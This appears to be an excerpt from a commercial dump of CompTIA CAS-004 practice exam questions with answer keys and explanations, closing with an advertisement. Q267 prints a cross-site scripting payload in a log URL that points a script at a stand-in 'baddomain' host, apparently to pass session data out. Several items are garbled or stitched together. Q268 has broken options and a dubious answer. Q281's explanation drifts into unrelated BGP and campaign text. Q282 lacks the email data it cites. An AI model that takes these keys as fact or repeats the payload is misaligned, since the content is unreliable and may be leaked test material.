https://partners.comptia.org/docs/default-source/resources/casp-content-guide

NEW QUESTION 257
A junior developer is informed about the impact of new malware on an Advanced RISC Machine (ARM) CPU, and the code must be fixed accordingly. Based on the debug, the malware is able to insert itself in another process memory location.
Which of the following technologies can the developer enable on the ARM architecture to prevent this type of malware?

A. Execute never
B. No-execute
C. Total memory encryption
D. Virtual memory encryption

Answer: A

Explanation:
Execute never is a technology that can be enabled on the ARM architecture to prevent malware from inserting itself in another process memory location and executing code. Execute never is a feature that allows each memory region to be tagged as not containing executable code by setting the execute never (XN) bit in the translation table entry. If the XN bit is set to 1, then any attempt to execute an instruction in that region results in a permission fault. If the XN bit is cleared to 0, then code can execute from that memory region. Execute never also prevents speculative instruction fetches from memory regions that are marked as non-

executable, which can avoid undesirable side-effects or vulnerabilities. By enabling execute never, the developer can protect the process memory from being hijacked by malware. Verified References:
? https://developer.arm.com/documentation/ddi0360/f/memory-management-unit/memory-access-control/execute-never-bits
? https://developer.arm.com/documentation/den0013/d/The-Memory-Management-Unit/Memory-attributes/Execute-Never
? https://developer.arm.com/documentation/ddi0406/c/System-Level-Architecture/Virtual-Memory-System-Architecture–VMSA-/Memory-access- control/Execute-never-restrictions-on-instruction-fetching

NEW QUESTION 262
A company wants to improve the security of its web applications that are running on in- house servers A risk assessment has been performed and the following capabilities are desired:
• Terminate SSL connections at a central location
• Manage both authentication and authorization for incoming and outgoing web service calls
• Advertise the web service API
• Implement DLP and anti-malware features
Which of the following technologies will be the BEST option?

A. WAF
B. XML gateway
C. ESB gateway
D. API gateway

Answer: D

Explanation:
An API gateway is a device or software that acts as an intermediary between clients and servers that provide web services through application programming interfaces (APIs). An API gateway can provide various functions such as:
? Terminating SSL connections at a central location, reducing the overhead on the backend servers and simplifying certificate management
? Managing both authentication and authorization for incoming and outgoing web service calls, enforcing security policies and access control
? Advertising the web service API, providing documentation and discovery features for developers and consumers
? Implementing DLP and anti-malware features, preventing data leakage and malicious code injection A web application firewall (WAF) is a device or software that filters and blocks malicious web traffic from reaching an application. A WAF can provide some protection for web services, but it does not provide all the functions of an API gateway. An XML gateway is a device or software that validates, transforms, and routes XML messages between clients and servers that provide web services. An XML gateway can provide some functions of an API gateway, but it is limited to XML-based web services and does not support other formats such as JSON. An enterprise service bus (ESB) gateway is a device or software that integrates and orchestrates multiple web services into a single service or application. An ESB gateway can provide some functions of an API gateway, but it is more focused on business logic and workflow rather than security and performance.
References: [CompTIA Advanced Security Practitioner (CASP+) Certification Exam Objectives], Domain 2: Enterprise Security Architecture, Objective 2.3: Implement solutions for the secure use of cloud services

NEW QUESTION 264
An organization is referencing NIST best practices for BCP creation while reviewing current internal organizational processes for mission-essential items.
Which of the following phases establishes the identification and prioritization of critical systems and functions?

A. Review a recent gap analysis.
B. Perform a cost-benefit analysis.
C. Conduct a business impact analysis.
D. Develop an exposure factor matrix.

Answer: C

Explanation:
Reference: https://itsm.ucsf.edu/business-impact-analysis-bia-0
According to NIST SP 800-34 Rev. 1, a business impact analysis (BIA) is a process that identifies and evaluates the potential effects of natural and man-made events on organizational operations. The BIA enables an organization to determine which systems and processes are essential to the organization’s mission and prioritize their recovery time objectives (RTOs) and recovery point objectives (RPOs).12

NEW QUESTION 265
FILL IN THE BLANK
A company's finance department acquired a new payment system that exports data to an unencrypted file on the system. The company implemented controls on the file so only appropriate personnel are allowed access. Which of the following risk techniques did the department use in this situation?

A. Accept
B. Avoid
C. Transfer
D. Mitigate

Answer: D

NEW QUESTION 266
An attack team performed a penetration test on a new smart card system. The team demonstrated that by subjecting the smart card to high temperatures, the secret key could be revealed.
Which of the following side-channel attacks did the team use?

A. Differential power analysis
B. Differential fault analysis
C. Differential temperature analysis
D. Differential timing analysis

Answer: B

Explanation:
"Differential fault analysis (DFA) is a type of active side-channel attack in the field of cryptography, specifically cryptanalysis. The principle is to induce faults—unexpected environmental conditions—into cryptographic operations, to reveal their internal states."

NEW QUESTION 267
A threat analyst notices the following URL while going through the HTTP logs.

```
http://www.safebrowsing-/search.asp?q=<script>x=newimage;x.src="http://baddomain-/session;</script>
```

Which of the following attack types is the threat analyst seeing?

A. SQL injection
B. CSRF
C. Session hijacking
D. XSS

Answer: D

Explanation:
XSS stands for cross-site scripting, which is a type of attack that injects malicious code into a web page that is then executed by the browser of a victim. The URL in the question contains a script tag that tries to execute a JavaScript code from an external
source, which is a sign of XSS. Verified References: https://www.comptia.org/training/books/casp-cas-004-study-guide , https://owasp.org/www-community/attacks/xss/

NEW QUESTION 268
A company that uses AD is migrating services from LDAP to secure LDAP. During the pilot phase, services are not connecting properly to secure LDAP. Block is an except of output from the troubleshooting session:

```
openssl s_client -host ldap1.comptia.com -port 636

CONNECTED(00000003)
...
-----BEGIN CERTIFICATE-----
...
-----END CERTIFICATE-----
Subject=/CN=*.comptia.com
Issuer=/DC=com/DC=danville/CN=chicago
```

Which of the following BEST explains why secure LDAP is not working? (Select TWO.)

A. The clients may not trust idapt by default.
B. The secure LDAP service is not started, so no connections can be made.
C. Danvills.com is under a DDoS-inator attack and cannot respond to OCSP requests.
D. Secure LDAP should be running on UDP rather than TCP.
E. The company is using the wrong por
F. It should be using port 389 for secure LDAP.
G. Secure LDAP does not support wildcard certificates.
H. The clients may not trust Chicago by default.

Answer: AF

Explanation:
The clients may not trust idapt by default because it is a self-signed certificate authority that is not in the trusted root store of the clients. Secure LDAP does not support wildcard certificates because they do not match the fully qualified domain name of the server. Verified References:
https://www.professormesser.com/security-plus/sy0- 401/ldap-and-secure-ldap/ , https://www.comptia.org/training/books/casp-cas-004-study- guide

NEW QUESTION 273
A major broadcasting company that requires continuous availability to streaming content needs to be resilient against DDoS attacks Which of the following is the MOST important infrastructure security design element to prevent an outage7

A. Supporting heterogeneous architecture
B. Leveraging content delivery network across multiple regions
C. Ensuring cloud autoscaling is in place
D. Scaling horizontally to handle increases in traffic

Answer: B

Explanation:
A content delivery network (CDN) is a distributed system of servers that delivers web content to users based on their geographic location, the origin of the content, and the performance of the network. A CDN can help improve the availability and performance of web applications by caching content closer to the users, reducing latency and bandwidth consumption. A CDN can also help mitigate distributed denial-of-service (DDoS) attacks by absorbing or filtering malicious traffic before it reaches the origin servers, reducing the impact on the application availability. Supporting heterogeneous architecture means using different types of hardware, software, or platforms in an IT environment. This can help improve resilience by reducing single points of failure and increasing compatibility, but it does not directly prevent DDoS attacks. Ensuring cloud autoscaling is in place means using cloud services that automatically adjust the amount of resources allocated to an application based on the demand or load. This can help improve scalability and performance by providing more resources when needed, but it does not directly prevent
DDoS attacks. Scaling horizontally means adding more servers or nodes to an IT environment to increase its capacity or throughput. This can help improve scalability and performance by distributing the load across multiple servers, but it does not directly prevent DDoS attacks. References: [CompTIA Advanced Security Practitioner (CASP+) Certification Exam Objectives], Domain 2: Enterprise Security Architecture, Objective 2.4: Select controls based on systems security evaluation models

NEW QUESTION 276
A company wants to improve Its active protection capabilities against unknown and zero- day malware. Which of the following Is the MOST secure solution?

A. NIDS
B. Application allow list
C. Sandbox detonation
D. Endpoint log collection
E. HIDS

Answer: C

NEW QUESTION 280
A security analyst is researching containerization concepts for an organization. The analyst is concerned about potential resource exhaustion scenarios on the Docker host due to a single application that is overconsuming available resources.
Which of the following core Linux concepts BEST reflects the ability to limit resource allocation to containers?

A. Union filesystem overlay
B. Cgroups
C. Linux namespaces
D. Device mapper

Answer: B

Explanation:
Cgroups (control groups) is a core Linux concept that reflects the ability to limit resource allocation to containers, such as CPU, memory, disk I/O, or network bandwidth. Cgroups can help prevent resource exhaustion scenarios on the Docker host due to a single application that is overconsuming available resources, as it can enforce quotas or priorities for each container or group of containers. Union filesystem overlay is not a core Linux concept that reflects the ability to limit resource allocation to containers, but a technique that allows multiple filesystems to be mounted on the same mount point, creating a layered representation of files and directories. Linux namespaces is not a core Linux concept that reflects the ability to limit resource allocation to containers, but a feature that isolates and virtualizes system resources for each process or group of processes, creating independent instances of global resources. Device mapper is not a core Linux concept that reflects the ability to limit resource allocation to containers, but a framework that provides logical volume management, encryption, or snapshotting capabilities for block devices. Verified References: https://www.comptia.org/blog/what-is-cgroups https://partners.comptia.org/docs/default-source/resources/casp-content-guide

NEW QUESTION 281
A security architect works for a manufacturing organization that has many different branch offices. The architect is looking for a way to reduce traffic and ensure the branch offices receive the latest copy of revoked certificates issued by the CA at the organization's headquarters location. The solution must also have the lowest power requirement on the CA.
Which of the following is the BEST solution?

A. Deploy an RA on each branch office.
B. Use Delta CRLs at the branches.
C. Configure clients to use OCSP.
D. Send the new CRLs by using GPO.

Answer: C

Explanation:
Reference: https://www.sciencedirect.com/topics/computer-science/revoke-certificate
OCSP (Online Certificate Status Protocol) is a protocol that allows clients to check the revocation status of certificates in real time by querying an OCSP responder server. This would enable the organization to determine whether it is vulnerable to the active campaign utilizing a specific vulnerability, as it would show if any certificates have been compromised or revoked. Deploying an RA (registration authority) on each branch office may not help with checking the revocation status of certificates, as an RA is responsible for verifying the identity of certificate applicants, not issuing or revoking certificates. Using Delta CRLs (certificate revocation lists) at the branches may not provide timely or accurate information on certificate revocation status, as CRLs are updated periodically and may not reflect the latest changes. Implementing an inbound BGP (Border Gateway Protocol) prefix list may not help with checking the revocation status of certificates, as BGP is a protocol for routing network traffic between autonomous systems, not verifying certificates. Verified References: https://www.comptia.org/blog/what-is-ocsp https://partners.comptia.org/docs/default-source/resources/casp-content-guide

NEW QUESTION 282
A large number of emails have been reported, and a security analyst is reviewing the following information from the emails:

As part of the image process, which of the following is the FIRST step the analyst should take?

A. Block the email address carl b@comptia1 com, as it is sending spam to subject matter experts
B. Validate the final "Received" header against the DNS entry of the domain.
C. Compare the 'Return-Path" and "Received" fields.
D. Ignore the emails, as SPF validation is successful, and it is a false positive

Answer: C

NEW QUESTION 286
A user experiences an HTTPS connection error when trying to access an Internet banking website from a corporate laptop. The user then opens a browser on a mobile phone and is able to access the same Internet banking website without issue. Which of the following security configurations is MOST likely the cause of the error?

A. HSTS
B. TLS 1.2
C. Certificate pinning
D. Client authentication

Answer: A

NEW QUESTION 289
An organization mat provides a SaaS solution recently experienced an incident involving customer data loss. The system has a level of sell-healing that includes monitoring performance and available resources. When me system detects an issue, the self-healing process is supposed to restart pans of me software. During the incident, when me self-healing system attempted to restart the services,
available disk space on the data drive to restart all the services was inadequate. The self- healing system did not detect that some services did not fully restart and declared me system as fully operational. Which of the following BEST describes me reason why the silent failure occurred?

A. The system logs rotated prematurely.
B. The disk utilization alarms are higher than what me service restarts require.
C. The number of nodes in me self-healing cluster was healthy,
D. Conditional checks prior to the service restart succeeded.

Answer: D

NEW QUESTION 290
A security engineer is reviewing a record of events after a recent data breach incident that Involved the following:
• A hacker conducted reconnaissance and developed a footprint of the company s Internet- facing web application assets.
• A vulnerability in a third-party horary was exploited by the hacker, resulting in the compromise of a local account.
• The hacker took advantage of the account's excessive privileges to access a data store and exfiltrate the data without detection.
Which of the following is the BEST solution to help prevent this type of attack from being successful in the future?

A. Dynamic analysis
B. Secure web gateway
C. Software composition analysis
D. User behavior analysis
E. Stateful firewall

Answer: C

Explanation:
Software composition analysis (SCA) is the best solution to help prevent this type of attack from being successful in the future. SCA is a process of identifying the third-party and open source components in the applications of an organization. This analysis leads to the discovery of security risks, quality of code, and license compliance of the components. SCA can help the security engineer to detect and remediate any vulnerabilities in a third- party library that was exploited by the hacker, such as updating to a newer and more secure version of the library. SCA can also help to enforce secure coding practices and standards, such as following the principle of least privilege and avoiding excessive privileges for local accounts. By using SCA, the security engineer can improve the security posture and resilience of the web application assets against future attacks. Verified References:
? https://www.synopsys.com/glossary/what-is-software-composition-analysis.html
? https://www.geeksforgeeks.org/overview-of-software-composition-analysis/

NEW QUESTION 293
.....

Thank You for Trying Our Product

We offer two products:

1st - We have Practice Tests Software with Actual Exam Questions

2nd - Questons and Answers in PDF Format

CAS-004 Practice Exam Features:

* CAS-004 Questions and Answers Updated Frequently

* CAS-004 Practice Questions Verified by Expert Senior Certified Staff

* CAS-004 Most Realistic Questions that Guarantee you a Pass on Your FirstTry

* CAS-004 Practice Test Questions in Multiple Choice Formats and Updatesfor 1 Year